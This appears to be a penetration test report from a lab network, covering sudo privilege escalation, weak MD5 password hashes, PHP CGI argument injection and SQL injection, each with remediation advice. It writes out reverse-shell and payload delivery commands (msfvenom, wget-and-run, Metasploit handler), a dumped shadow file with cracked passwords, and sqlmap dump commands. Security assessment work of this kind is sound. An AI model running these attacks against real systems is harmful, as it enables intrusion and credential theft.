

Figure 7: Kernel-Version

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.1	Base Vector:	AV:L/AC:L/Au:N/C:C/I:C/A:C
Overall Score:	7.1		

Recommendation

Ensure that security misconfigurations do not exist on any internal hosts that allow unprivileged users to run commands only intended for superusers.

An attacker will always simply check this using the sudo -l command. The technique I have shown involves a misconfiguration in the sudoers file. There are many other methods an attacker can use to gain a root shell on a machine such as SUID binaries or using a privilege escalation exploit specific to the found kernel version such as “dirtycow” for example. Or simply migrating to a process running as a root after listing running processes with ps -aux. A simple sysinfo from the meterpreter command shell can display kernel version or uname -a from a shell.

From the connected netcat listener: python −c ’import pty;pty.spawn(”/bin/bash”)’ To quickly spawn a shell via python.

Other methods were attempted including a privilege escalation attempt at the running udev service which failed during the last step after compiling the exploit code and running it on the box.

After gaining my initial root shell via netcat it was then a trivial process to get a root meterpreter on the same machine.

```
msf>use explout multi/handler
msf>linux/x86/meterpreter/reverse_tcp
msf> set LHOST 172.16.40.5
msf> set LPORT 4444
msf> exploit -j
```

With the listener in place I generated a payload via msfvenom

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.40.5 LPORT=4444 -f elf > exploit.elf
```

I used python to set up a Simple HTTP Server to serve the payload to the exploited machine

```
python -m SimpleHTTPServer
```

Finally I used wget to get the payload on the exploited Linux machine

```
wget http://172.16.40.5:8000/exploit.elf

Changed Permissions on the payload to execute

chmod +x exploit.elf

./exploit.elf
```

This resulted in my handler catching the shell and giving me a root meterpreter on the machine.

4.4 Weak Hashing Algorithms In Use

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Weak Authentication

Explanation of Issue

After gaining a root meterpreter on the machine one of the first actions that I took was to dump both the passwords and /etc/shadow files for hash cracking programmes like John the Ripper.

Analyzing the hashes via a number of tools including hash-identifier on my attacker OS informed me that weak algorithms were being used to hash these authentication credentials.

Below is the extracted contents of the /etc/shadow file: (note they have been unshadowed using John the Ripper)

```
root:$1$.kr1V5Cz$zRZI7m888.wsS6vllEh/J.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
elsadmin:$1$kxzfI9lK$yj3Ifrveih5v7OlqcZP201:1000:1000:elsadmin,,,:/home/elsadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/
    bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
```

```
distccd:*:111:65534::/:/bin/false
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
snmp:*:115:65534::/var/lib/snmp:/bin/false
michael:x:1001:1003:,,,:/home/michael:/bin/bash
```

From the output of the file you can see that the hashes contained within are using the MD5 format the weakest form of hashing algroithm that moderate computing power and a decent wordlist could crack. This was true even of the root password which is a serious security flaw.

Hashes obtained from dumping the SQL database were also found to be using such an insecure hashing algorithm.



Figure 8: Dumping Shadow File

```
meterpreter > cat .htpasswd
admin:{SHA}CyK3vpBd0jp24q2sfDVG43TY4IM=
```

Figure 9: Admin-SHA-Password (htdocs)

```
root@kali:~/Desktop# unshadow passwords shadow > shadow.john
root@kali:~/Desktop# john shadow.john --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Figure 10: John the Ripper — Cracking weak MD5 hashes

List of Hosts Identified

foophonesels

Recommendation

All passwords and especially the root password should be hashed using a algorithm that is considered to be secure such as SHA-512.

4.5 CVE 2012-1823 PHP CGI Arguement Injection

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Code Injection	CVSS:	7.5

Explanation of Issue

During my initial reconnaissance of the web application and through running directory enumeration tools like the dirsearch.py script I was able to locate CGI scripts knowing that the application itself is written in PHP it became obvious that this application was vulnerable to CGI Arguement Injection. Essentially much like the other code injection vulnerabilities on the web server the vulnerability is caused by an error in the way the software handles a malicious request. Once again remote attackers are able to execute arbitrary code via crafted URI.



Figure 11: PHP-ARG-Injection-Meterpreter

```
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 172.16.40.5:4444
[*] Sending stage (38247 bytes) to 10.90.60.80
[*] Meterpreter session 3 opened (172.16.40.5:4444 -> 10.90.60.80:56051) at 2019-08-18 06:19:00 -0400

meterpreter > run post/linux/gather/enum_system

[+] Info:
[+]
[+]     Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
[+]     Module running as "www-data" user
[*] Linux version stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_823206.txt
[*] User accounts stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_998308.txt
[*] Installed Packages stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_935722.txt
[*] Running Services stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_748734.txt
[*] Cron jobs stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_994567.txt
[*] Disk info stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_633973.txt
[*] Logfiles stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_265825.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_172474.txt
meterpreter >
```

Figure 12: Enumerating System from Meterpreter-Shell

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.5	Base Vector:	AV:N/AC:L/Au:N/C:P/I:P/A:P
Overall Score:	7.5		

Recommendation

As with the other code injections discovered on the initial web application this is possible due to the server not doing any sanitisation on received user input. PHP itself is the scripting language being used on the web application and is embedded into the HTML source of the application. When the PHP is run as CGI in older versions its possible to execute arbitrary code with the privileges of the web server. The module that I used within Metasploit takes advantage of the -d flag to set php.ini directives and enable code execution.

It is recommended to disable the use of CGI mode in PHP, as with the other mentioned code injections deploy a WAF solution and finally update your version of PHP to the latest one.

4.6 SQL Injection

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Code Injection	CVSS:	7.8

Explanation of Issue

An SQL injection vulnerability was found on the host which allows an attacker to dump the contents of all stored databases through the web application. Other dangerous database functions could also potentially be performed.

```
http://10.90.60.80:5923/services.php?serviceid=3' --- Initial test query to confirm the serviceid
    parameter is vulnerable

root@kali:~#sqlmap -u http://10.90.60.80:5923/services.php?serviceid=3' -p serviceid --dbs

root@kali:~#sqlmap -u http://10.90.60.80:5923/services.php?serviceid=3' -p serviceid --tables -D
    phpcollab

root@kali:~# sqlmap -u 'http://10.90.60.80:5923/services.php?serviceid=3' --columns -D phpcollab -T
    customer
```



Figure 13: SQLmap



Figure 14: Dumping the Users of the Application



Figure 15: Dumping Login Creds

